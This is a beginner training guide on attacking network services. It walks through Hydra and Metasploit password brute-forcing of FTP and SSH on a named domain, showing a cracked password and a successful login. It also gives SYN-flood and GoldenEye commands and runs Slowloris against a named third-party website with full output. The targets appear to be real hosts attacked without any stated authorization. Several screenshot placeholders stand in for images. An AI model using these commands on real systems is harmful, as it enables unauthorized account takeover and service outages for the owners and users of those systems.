A Beginner Guide to Attack Services

written by : Wisdom

January 2026

www.bluedragonsec.com

https://github.com/bluedragonsecurity/

Table of Contents

1. Understanding Service Attacks

The term "service attack" in the context of networks or the internet generally refers to attempts to disable, manipulate, or exploit services running on a server.

Here are some of the most common attack techniques:

1. Denial of Service (DoS) and Distributed Denial of Service (DDoS)

This is the most popular technique for disabling services. The goal is not to steal data, but to make the service inaccessible to legitimate users.

- **How it works:** The attacker floods the server with an enormous volume of fake traffic until the server's resources (CPU, RAM, or bandwidth) are exhausted.
- **DDoS:** Uses thousands of infected devices (botnet) to attack a single target simultaneously.

2. Man-in-the-Middle (MitM)

The attacker positions themselves between the communication of two parties (for example, between your browser and a bank's server).

- **Sniffing:** The attacker eavesdrops on data passing through.

3. Brute Force & Dictionary Attack

A classic technique that targets authentication services (login).

- **Brute Force:** Automatically tries every possible password combination.
- **Dictionary Attack:** Tries commonly used words as passwords from a list (dictionary).

4. 0-day Exploits on Services

A Zero-Day Exploit is an attack that exploits a security vulnerability that is not yet known to the software vendor, developer, or the public.

The term "Zero-Day" refers to the number of days the developer has to fix the vulnerability after it becomes known: zero days. The attacker has already found the "back door" before the homeowner even realizes that door exists.

2. Brute Force Attack (SSH, FTP, Telnet, etc.)

A brute force attack is a cyber attack method carried out by trying every possible combination of passwords, decryption keys, or PINs repeatedly until the correct one is found.

Imagine someone trying to open a combination lock by trying 0001, 0002, 0003, and so on until the lock opens. That is the basic principle of brute force.

How Brute Force Attacks Work

Attackers typically use automated scripts or software capable of performing thousands of login attempts per second. The primary targets are services or protocols that are publicly exposed, such as:

- **SSH (Secure Shell):** For remote server access.
- **RDP (Remote Desktop Protocol):** For remote desktop control.
- **Admin Login Pages:** Such as /wp-admin on WordPress or database login panels.
- **FTP (File Transfer Protocol):** For transferring files to a server.

In this example, we will attempt a brute force dictionary attack on the SSH and FTP services at the server cynet.id. I had previously obtained a username on the server: adm.

This username can be obtained through various methods, for example via path disclosure. Besides path disclosure or information leaks, user enumeration can also be attempted. For example, we add this string to check if a root user exists on the server:

```
http://website-target/~root
```

If the result is forbidden, it means user enumeration is possible. But if the result is 404, it cannot be done (this technique rarely works nowadays).


Brute Force FTP

Back to our target, cynet.id. We will attempt a brute force attack on services commonly found on servers, namely the SSH service and FTP service.


First, we will brute force the FTP service on port 21 at cynet.id. We will use Hydra. Open a terminal and type:

```
hydra -l adm -P /usr/share/wordlists/rockyou.txt ftp://cynet.id
```


Please wait for the automated brute force process with this tool:



The brute force result shows that we successfully obtained the FTP password for user adm: admin123:



Next, we simply try connecting with ftp or gftp. Using ftp:



Brute Force SSH


For SSH brute force, we will try again with the user adm. In practice, after obtaining the FTP password, we would simply try that username and password for SSH login. However, for the purpose of demonstrating tool usage, we will still brute force the SSH service.

We can use Metasploit for SSH brute force. Open a terminal and type msfconsole.

Next, we will use the SSH login brute force auxiliary. Type in msfconsole:


```
use auxiliary/scanner/ssh/ssh_login
```

Then type: show options




We will fill in the options as follows:

```
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE
/usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS cynet.id
RHOSTS => cynet.id
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME adm
USERNAME => adm
msf auxiliary(scanner/ssh/ssh_login) > set THREADS 5
THREADS => 5
msf auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
```




Once done, type in msfconsole: run

When finished, we can see that we successfully obtained the SSH password for user adm: admin123:



We can directly test SSH with the obtained username and password:



We can see that we successfully logged into the server via the SSH service with user: adm.

3. DoS & DDoS

In the world of cybersecurity, DoS and DDoS are types of attacks aimed at disabling a service (such as a website, application, or server) by flooding it with an extremely large volume of data traffic until the system can no longer handle it.

Here is a detailed explanation:

1. DoS (Denial of Service)

DoS is a one-on-one attack. The attacker uses a single computer and a single internet connection to continuously send thousands of fake requests to the target.

- **How it works:** Imagine a small shop with one entrance. If one person keeps going in and out of that door extremely fast without buying anything, real customers will have difficulty getting in.
- **Weakness:** Since it originates from a single source, this attack is relatively easy to block simply by cutting off access from the attacker's IP address.

2. DDoS (Distributed Denial of Service)

DDoS is a far more dangerous and difficult-to-handle version. This attack involves many sources (potentially thousands to millions of computers) attacking a single target simultaneously.

- **Botnet:** The attacker typically uses a "Botnet," which is a collection of computers, phones, or IoT devices that have been infected with malware and can be controlled remotely without the owner's knowledge.
- **How it works:** Using the shop analogy, DDoS is like thousands of people arriving at the shop simultaneously from all directions. The shop owner cannot distinguish between those who want to buy and those who are just there to create a crowd (congestion).
- **Advantage (for the attacker):** Extremely difficult to block because data traffic comes from various locations around the world.

Key Differences: DoS vs DDoS

Feature	DoS	DDoS
Number of Sources	Single device/connection.	Many devices (Botnet).
Speed	Slower and limited.	Very fast and high volume.
Ease of Detection	Easy to trace and block.	Very difficult to trace due to distribution.
Impact	Usually only disrupts small systems.	Can cripple large companies or national infrastructure.

Why Do People Carry Out These Attacks?

Kali Linux has various built-in tools that can be used to test server resilience (stress testing). Here are some of the most popular:

1. SlowHTTPTest (Slowloris)

This tool is very effective because it does not require large bandwidth. It works by opening HTTP connections to the server and keeping them open as long as possible by sending data very slowly.

- **Target:** Web servers (such as Apache).
- **Strength:** Can disable a server from just a single ordinary laptop.

2. Hping3

This is one of the most versatile tools in Kali Linux. Hping3 allows you to send custom TCP/IP packets to a target.

- **How it works:** Typically used for SYN Flood, flooding the target with connection requests until the server's connection queue is full.
- **Basic command:** hping3 -S --flood -V [Target IP]

3. GoldenEye

GoldenEye is an application layer DoS tool written in Python. It simulates many users accessing a website simultaneously to exhaust the server's RAM and CPU resources.

- **Target:** Web applications and databases.

To install on Kali:

```
sudo apt install goldeneye
```

Example usage: goldeneye https://domain_name.com

4. LOIC (Low Orbit Ion Cannon)

Although better known as a Windows tool, Python-based versions or similar tools are available on Linux. LOIC sends UDP, TCP, or HTTP packets en masse to a single target.

- **Characteristics:** Very easy to use but very easy to trace because it does not hide the attacker's real IP address.

5. Metasploit Framework

Metasploit is not just a DoS tool, but it contains various specialized modules for performing DoS on specific protocols (such as SMB, SNMP, or HTTP).

- **Example module:** auxiliary/dos/tcp/synflood

In this example, we will try one DoS tool: Slowloris. If we test it in the terminal by typing slowloris, we can see the tool is not installed by default.

We will install Slowloris on Kali Linux by typing: sudo apt install slowloris

```
┌──(robohax㉿kali)-[~]
└─$ sudo apt install slowloris
[sudo] password for robohax:
Installing:
  slowloris

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 512
  Download size: 8,040 B
  Space needed: 36.9 kB / 70.3 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 slowloris all 0.2.6+git20230430.890f72d-2 [8,040 B]
Fetched 8,040 B in 1s (7,386 B/s)
Selecting previously unselected package slowloris.
(Reading database ... 472586 files and directories currently installed.)
Preparing to unpack .../slowloris_0.2.6+git20230430.890f72d-2_all.deb ...
Unpacking slowloris (0.2.6+git20230430.890f72d-2) ...
Setting up slowloris (0.2.6+git20230430.890f72d-2) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.3) ...

┌──(robohax㉿kali)-[~]
└─$
```

Next, we test a DoS attack on the target website, for example: http://www.cyberbee.com/

```
┌──(robohax㉿kali)-[~]
└─$ slowloris cyberbee.com
[24-12-2025 01:01:38] Attacking cyberbee.com with 150 sockets.
[24-12-2025 01:01:38] Creating sockets...


[24-12-2025 01:02:33] Sending keep-alive headers...
[24-12-2025 01:02:33] Socket count: 150
[24-12-2025 01:02:48] Sending keep-alive headers...
[24-12-2025 01:02:48] Socket count: 150
[24-12-2025 01:03:03] Sending keep-alive headers...
[24-12-2025 01:03:03] Socket count: 150
[24-12-2025 01:03:18] Sending keep-alive headers...
[24-12-2025 01:03:18] Socket count: 150
[24-12-2025 01:03:33] Sending keep-alive headers...
[24-12-2025 01:03:33] Socket count: 150
[24-12-2025 01:03:48] Sending keep-alive headers...
[24-12-2025 01:03:48] Socket count: 150
[24-12-2025 01:04:03] Sending keep-alive headers...
[24-12-2025 01:04:03] Socket count: 150
[24-12-2025 01:04:18] Sending keep-alive headers...
[24-12-2025 01:04:18] Socket count: 150
[24-12-2025 01:04:33] Sending keep-alive headers...
[24-12-2025 01:04:33] Socket count: 150
[24-12-2025 01:04:48] Sending keep-alive headers...
[24-12-2025 01:04:48] Socket count: 150
[24-12-2025 01:05:03] Sending keep-alive headers...
[24-12-2025 01:05:03] Socket count: 150
[24-12-2025 01:05:18] Sending keep-alive headers...
[24-12-2025 01:05:18] Socket count: 150
[24-12-2025 01:05:33] Sending keep-alive headers...
[24-12-2025 01:05:33] Socket count: 150
[24-12-2025 01:05:48] Sending keep-alive headers...
[24-12-2025 01:05:48] Socket count: 150
[24-12-2025 01:06:03] Sending keep-alive headers...
[24-12-2025 01:06:03] Socket count: 150
[24-12-2025 01:06:18] Sending keep-alive headers...
```

After attacking for a while, the target website is still up and running. This is because we are only attacking from a single computer. For the attack to be more effective, many computers are needed: hundreds, thousands, or even tens of thousands of servers. When launched from many servers, it is called a DDoS (Distributed Denial of Service) attack.

DDoS attacks are typically carried out by hackers who have access to many servers or have malware that is already spread and can be commanded to launch DDoS attacks. In this case, since I do not have access to many servers, we will only test a DoS attack from our computer alone, so the target website will not go down.

4. 0-day and 1-day Exploits on Services

In this section, I will only discuss the theory. We will continue with exploit development techniques in Training Session 3.

A 0-day exploit on a service is an attack that targets vulnerabilities in software running on servers or networks (such as Web Servers, Databases, or Mail Servers) before the developer of that service is even aware that the vulnerability exists.

A 1-day exploit on a service is a security exploitation of a service running on a server that leverages a vulnerability after that vulnerability has been publicly disclosed or after its official patch has been released.

Since services are typically open to receiving connections from the outside, exploitation at this level is extremely dangerous because it can lead to mass server compromises without any user interaction.

Types of 0-day Exploits on Services

Based on how they work, 0-day exploits on services can be divided into several categories:

- **Remote Code Execution (RCE):** This is the most critical type. The attacker sends manipulated data packets to the service (for example, via port 80 or 443) causing the server to execute the attacker's operating system commands.
- **Buffer Overflow:** The attacker sends input that exceeds the memory capacity allocated by the service. The excess data "overflows" and overwrites program instructions, allowing the attacker to take control of the application's execution flow.
- **Privilege Escalation:** An exploitation performed after the attacker gains limited access to the service, then leverages a 0-day vulnerability to elevate to a user with the highest access rights (Root/Administrator).
- **Denial of Service (DoS):** A vulnerability exploited to cause the service to hang or crash continuously, resulting in the service being inaccessible to legitimate users.

Why Are 0-day Exploits on Services So Expensive?

In the cybersecurity black market (such as Zerodium), 0-day exploits for services are far more expensive than exploits for local applications.